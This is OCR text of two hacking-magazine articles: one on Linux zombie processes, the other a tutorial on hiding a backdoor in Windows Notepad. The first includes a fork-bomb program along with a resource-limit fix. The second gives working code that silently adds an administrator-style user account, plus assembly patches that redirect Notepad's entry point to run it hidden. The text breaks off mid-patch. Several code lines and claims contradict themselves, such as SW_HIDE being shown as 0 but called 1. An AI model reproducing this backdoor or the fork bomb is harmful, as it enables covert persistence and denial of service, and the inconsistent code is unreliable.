


图 11

（本文涉及到的Look 'n' Stop 工具包，光盘有收录）




黑
客
编
程

Linux安全攻略——僵尸进程

姜超


适用人群：对Linux操作熟悉者
难度：中
危险系数：★★★

微软系列的东西现在已经非常受人们的喜爱，尤其是它独特的人性化操作让大家爱不释手，但是它也以“漏洞之王”著称，所以政府、企业等大型服务器是绝对没人敢用Windows系列产品的。相比之下Linux在安全方面就非常强壮。而且从以后的发展趋势来看Linux将在各领域占有绝对的优势，这个年代要是不懂Linux很难立足。所以今天我就带大家步入Linux最基本的安全领域——“进程”。

大家都知道Linux跟Win2K一样，都是多任务的操作系统，也就是说，在同一个时间内，可以有多个进程同时执行。如果大家对硬件体系有一定了解的话，就会知道，我们使用的个人计算机的CPU是在一个时间内只能执行一条指令，那么Linux是如何实现多进程同时执行的呢？这里Linux使用了一种称为“进程调度（Process Scheduling）”的武器，首先，为每个进程指派一定的运行时间，这个时间通常很短，短到以毫秒为单位，然后依照某种规则，从众多进程中挑选一个运行，其他的进程暂时等待，当正在运行的那个进程时间耗尽，或执行完毕退出，或因某种原因暂停，Linux就会重新进行调度，挑选下一个进程运行。因为每个进程占用的时间片都很短，从我们使用者的角度来看，就好像多个进程同时运行一样了。我们了解完了Linux多进程概念后，先来看看什么是进程？

一、进程概念

当运行任何一个UNIX/Linux命令时，Shell至少会建立一个进程来运行这个命令（这个进程也叫做父进程），所以可以把任何在UNIX/Linux系统中运行的程序叫做进程；但是进程并不是程序，进程是动态的，而程序是静态的，并且多个进程（这多个进程里除了父进程，其他的就是子进程）可以并发的调用同一个程序。图1显示的就是进程树。



进程层次图

图 1

系统中每一个进程都包含一个task_struct数据结构，所有指向这些数据结构的指针组成一个进程向量数组，系统缺省的进程向量数据大小是512，表示系统中可同时容纳512个进程。进程的task_struct数据结构包括了进程的状态、调度信息、进程标识符等信息。

由于UNIX系统是一个多进程的操作系统，所以每一个进程都是独立的，都有自己的权限及任务，当某一进程失败时并不会导致别的进程失败。系统通过进程标识符来区分不同的进程，进程标识符是一个非负正数，他在任何时刻都是唯一的，当某个进程结束时，他的进程标识符可以分配给另外一个新进程。系统将标识符0分配给调度进程，标识符1分配给初始化进程。下面我来给大家演示一下进程由出生到死亡的一个流程图。

进程一生流程图

出生： 编程中的一句fork()，爸爸妈妈（父进程）让小孩（子进程）出生了，并且继承了父母所有的东西，我们也可以把他看成克隆人。

生活： 然后随着exec()，小孩长大（新进程）脱胎换骨，离家独立，开始了为人民服务的职业生涯。

死亡： 人有生老病死，进程也一样，它可以是自然死亡，即运行到main函数的最后一个“}”，从容地离我们而去；也可以是自杀，自杀有2种方式，一种是调用exit函数，一种是在main函数内使用return，无论哪一种方式，它都可以留下遗书，放在返回值里保留下来；它还甚至可能被谋杀，被其它进程通过另外一些方式结束它的生命（这里跟人有些不一样，在进程里，如果父进程死了，那么他创建的所有子进程也一起跟着死去）。

死后安葬方式： 这一过程也是必有的，不能说人在哪死后就不管他，也不把尸体搬走吧！：）进程死掉以后，会留下一具僵尸，wait()函数充当了殓尸工，把僵尸推去火化，使其最终归于无形。

这就是进程完整的一生。

进程在运行期间，会用到很多资源，包括最宝贵的CPU资源，当某一个进程占用CPU资源时，别的进程必须等待正在运行的进程空闲CPU后才能运行，由于存在很多进程在等待，所以内核通过调度算法来决定将CPU分配给哪个进程。概念清晰后我们接下来看看Linux中，进程有哪几种状态。

二、Linux中的进程基本状态

1、执行（R）状态：CPU正在执行，即进程正在占用CPU。

2、就绪（W）状态：进程已经具备执行的一切条件，正在等待分配CPU的处理时间片。

3、停止（S）状态：进程不能使用CPU。

大家看到了在Linux中，正常来说进程有这么3种状态，但是在特殊情况下会多出一种状态，这就是我们要讲的“僵尸进程（Zombie）”。下面我们会仔细的讲解，接下来再介绍一下进程的管理。

三、Linux中的进程管理

管理分两种，一个是如何启动进程，另一个是如何调度进程。

1.启动进程

键入需要运行的程序的程序名，执行一个程序，其实也就是启动了一个进程。在Linux系统中每个进程都具有一个进程号（PID），用于系统识别和

调度进程。启动一个进程有两个主要途径：手工启动和调度启动，后者是事先进行设置，根据用户要求自行启动。由用户输入命令，直接启动一个进程便是手工启动进程。但手工启动进程又可以分为很多种，根据启动的进程类型不同、性质不同，实际结果也不一样。

（1）前台启动

前台启动是手工启动一个进程的最常用的方式。一般来说用户输入一个命令“test”，这就在前台启动了一个进程。这时候系统其实已经处于一个多进程状态。有许多运行在后台的、系统启动时就已经自动启动的进程正在悄悄运行着。这时如果有用户输入“test”命令以后赶紧使用“ps -x”来查看，但是却没有发现这个进程，原因是因为这个进程结束的太快，使用ps查看时该进程已经执行结束了。所以如果大家想看到进程的话，得输入一个耗时的程序，我们下面会讲到。

（2）后台启动

直接从后台手工启动一个进程用得比较少一些，除非是该进程甚为耗时，且用户也不急着需要结果的时候。假设用户要启动一个需要长时间运行的格式化文本文件的进程。为了不使整个shell在格式化过程中都处于“瘫痪”状态，从后台启动这个进程是明智的选择。

2.进程调度

当需要中断一个前台进程的时候，通常是使用Ctrl+c组合键；但是对于一个后台进程就不是一个组合键所能解决的了，这时就必须使用kill命令。该命令可以终止后台进程，至于终止后台进程的原因很多，或许是该进程占用的CPU时间过多；或许是该进程已经挂死。这种情况是经常发生的。Kill命令的工作原理是：向Linux系统的内核发送一个系统操作信号和某个程序的进程标识号，然后系统核就可以对进程标识号指定的进程进行操作。

好了，进程的基本概念熟悉了以后大家会问那么到底什么是所谓的“僵尸进程”？什么情况下会产生僵尸进程，如何杀掉僵尸进程？不用着急，我们先来熟悉一下有关Linux进程方面的编程。

首先我先给大家介绍几个非常重要的有关函数：

```
fork()；  功能：创建一个新的进程。(fork()<0[出错]  fork()==0[子进程]  fork()>0[父进程]
wait()；  功能：真正结束进程（收尸）。
exec()；  功能：执行外部程序。
```

```
[root@localhost conan]# gcc -o zombie zombie.c
[root@localhost conan]# ./zombie &
[1] 2541
[root@localhost conan]# ps -aux |grep zombie
root      2541  0.1  0.1  2256  232 pts/0    S    09:41   0:00 ./zombie
root      2543  0.0  0.0     0    0 pts/0    Z    09:41   0:00 [zombie <defunct>
```

图 2

好了，我现在让大家就看看我们神秘僵尸进程是什么样子的？下面我来用c写出父进程建立子进程的代码：

```
/**** 子进程正常出生和灭亡过程 ******/
#include <sys/types.h>
#include <unistd.h>
main()
{
        fork(); /* 开始创建一个子进程 */
        if(fork()>0) /* 如果是父进程 */
wait(NULL); /* 收集僵尸进程 */
}
```

大家看完代码后，就会觉得这个代码正是我刚才讲的进程一生是怎么样的，进程死后，一定要为他收尸，否则他就会编程僵尸进程。下面就让我们来看看未能把死去的进程收尸会变成什么样子？

```
/****** 僵尸进程 ***zombie.c******/

#include <sys/types.h>
#include <unistd.h>
main()
{
        fork(); /*开始创建一个子进程*/
        if(fork>0) /* 如果是父进程 */
            sleep(30);      /* 休眠30秒，这段时间里，父进程什么也干不了 */
    wait(NULL); /* 收起僵尸进程 */

        /* 因为父进程死了，子进程也得一起陪葬，那么我们就让父进程睡眠30秒，在这30秒内我们就可以看到僵尸进程。
            30秒过后，父进程醒来后就得死，所以到那时子进程也就死去。*/
}
/***********************************/
```

为了让大家更清楚地看到僵尸进程，我们把这个僵尸进程代码编译，然后执行，**#gcc -o zombie zombie.c**。编译成功后我们开始执行这个程序因为代码里的**sleep(30)**是让父进程睡眠30秒，如果我们在前台执行我们这个程序，那么就不能执行其他shell命令了，所以这里我们在执行的命令后面加一个“& ”代表后台运行的意思，“# ./zomber &”。

好了，我们在30秒内执行查看进程命令来看看我们这个zombie进程是什么样的？

#ps -aux |grep zombie。这个命令是显示有关zombie的所有信息，具体操作请看图2。

看到这里后，聪明的朋友会问，既然子进程是由父进程创造出来的，那么如果一个父程序执行完退出后，子进程不管是不是僵尸进程也直接就退出了，因为父进程死了嘛。那么这也不会造成多大危害啊？如果大家这么认为那可就错了，当我们刚才用ps命令观察进程的执行状态时，看到某些进程的状态栏为defunct，这就是所谓的“僵尸”进程。“僵尸”进程是一个早已死亡的进程，但在进程表（processs table）中仍占了一个位置（slot）。由于进程表的容量是有限的，所以，defunct进程不仅占用系统的内存资源，影响系统的性能，而且如果其数目太多，还会导致系统瘫痪，具体请看下面的代码：

```
/********* 无限创建子进程 *********/
#include <sys/types.h>
#include <unistd.h>
main()
{
        for (;;) /* 制作一个死循环 */
fork(); /* 开始创建一个子进程 */
}
/*********************************/
```

懂C语言的朋友会知道**for(;;)**是一个死循环。那么这仅有2行代码的程序就可以把你的Linux瞬间死机，因为他的作用是无限制的在内存里增加新的子进程，一个系统根据内存的容量会分配进程的最大限制，一旦同时运行的进程数超符合，那么你的机器必然会死机。

我这里分别用了2个用户进行测试过，一个是普通权限的用户，一个是Root用户，测试结果是“任何用户只要执行这个程序都会让机器死掉”。原因就是默认的Linux系统没有对普通用户的使用最大进程进行限制。所以这样对系统造成很大一个威胁，那么我们如何避免普通用户非法执行过多资源或进程

导致系统拖死，所以我们除了Root的用户做一下限制外，还要对普通用户进行限制：

第1步：首先进到Linux终端用vi编辑“/etc/security/limits.conf”文件，在里面加入：

```
* hard core 0
* hard rss 5000
* hard nproc 20
```

这里的*代表除了Root的所有用户，*** hard core 0**是禁止core files“core 0”，*** hard rss 5000**是限制内存使用为5MB“rss 5000”，*** hard nproc 20**是限制进程数为“nproc 50”。大家可以根据自己系统的内存大小进行合理配置。

第2步：用vi编辑“/etc/pam.d/login”文件，然后加上下面这行保存退出：

session required /lib/security/pam_limits.so。

好了，现在我们已经对普通用户限制了进程和内存使用极限，修改完配置以后大家可以用Root和普通用户分别进行测试，结果当然是普通用户执行完我们刚才做的程序不会死机了。一个系统的安全性不取决与打不打补丁，虽然打补丁很重要，但是对系统做出相应的配置也是相当重要的。

狗尾续貂之再谈逆向工程打造隐蔽的后门

ngaut

本文测试平台：

Windows xp sp2，vc++6.0

我很喜欢孟方明[-273℃@EST]的文章，很有启发性，常常是show一种思路，而不仅仅是一种方法。

《逆向工程打造隐蔽的后门》中添加用户的后门，还没有做到真正的隐蔽，因为有两次会闪过dos窗口（小编按：应该说Cmd命令提示符窗口更准确）。但是孟方明提供了思路，我等菜鸟花了数星期研究之后，小有心得，拿出来给大家分享，下面我来给出方法。

开始真正的测试之前，先看下面的这个程序代码（相信菜鸟也可以看懂）。

```
//测试程序，作用添加一个用户test并修改密码为windows
//AddUser.cpp
#include <windows.h>
int main(int argc, char* argv[])
{
    system("net user test /add");
    system("net user test windows");
    system("pause");          //暂停程序，以便查看程序是否成功运行，实际应用时去掉
    return 0;
}
```

编译一下，将生成的程序重命名为AddUser.exe，运行如图1：




图 1

没有关系，赶紧删除test这个用户。

再来看看下面的代码：

```
// ExecuteAddUser.cpp
#include <windows.h>

int main(int argc, char* argv[])
{
    ShellExecute(0, "open", "AddUser.exe", "", "",
SW_HIDE);       //注意SW_HIDE

    system("pause");          //暂停程序，以便查看程序是否成功运行，实际应用时去掉
    return 0;
}
```

也编译一下，生成ExecuteAddUser.exe，现在把AddUser.exe复制到ExecuteAddUser.exe所在的目录。

运行ExecuteAddUser.exe，嘿嘿，你没有看到AddUser.exe闪过dos窗口吧。去看看系统用户，你就会看到test用户了吧。为什么没有显示窗口呢？上面已经表示出来了这里的参数SW_HIDE就是不显示窗口的意思，详细描述请查阅MSDN。而且进程列表里面没有cmd.exe，到这里我们的具体思路就已经出来了。

只要把ExecuteAddUser.exe的代码嵌入到某一个程序里面（假设这里是A.exe），这样每次运行A.exe就会执行我们的AddUser.exe，如果把ExecuteAddUser.exe的代码嵌入到记事本，嘿嘿，那么这个用户就很难从机器上消失了，是不是有点强盗逻辑。

想法是好的，但是要嵌入到某一个程序里面，就需要注意这里的参数SW_HIDE了，因为我们嵌入的时候，代码不能用SW_HIDE。其实SW_HIDE是微软定义的一个宏而已，我想到一个比较傻的办法来解决这个问题。

在vc++的目录搜索。可能很多人没有用过系统的高级搜索功能，具体用法请看图2，终于在WINUSER.H中找到如下定义：

```
/*
 * ShowWindow() Commands
 */
#define SW_HIDE             0
中间的省略。(x的版面很珍贵，希望大家不要写太多废话哦)
#define SW_MAX              11
可以看到SW_HIDE被定义为1。
```




图 2

问题解决了，去掉AddUser.cpp中的system("pause")；再次编译为AddUser.exe，复制到D盘（这里只是测试，实际上可能会被放到c:\windows\system32\...，藏得越深越好啊。）。

剩下的事情就很简单了，基本上就是和孟方明的操作一样。修改如下：

原来的记事本入口：

```
01006AE0 > $  6A 70          PUSH 70
01006AE2      68 88180001    PUSH notepad.01001888
01006AE7      E8 BC010000    CALL notepad.01006CA8
```

修改为：

```
01006AE0 > $ /E9 BB120000    JMP notepad_.01007DA0
01006AE5    >|90             NOP
01006AE6     |90             NOP
01006AE7     |E8 BC010000    CALL notepad_.01006CA8
```

在01007D74添加如下字符：

```
01007D74     64 3A 5C 5C 4>ASCII "d:\\AddUser.exe",0
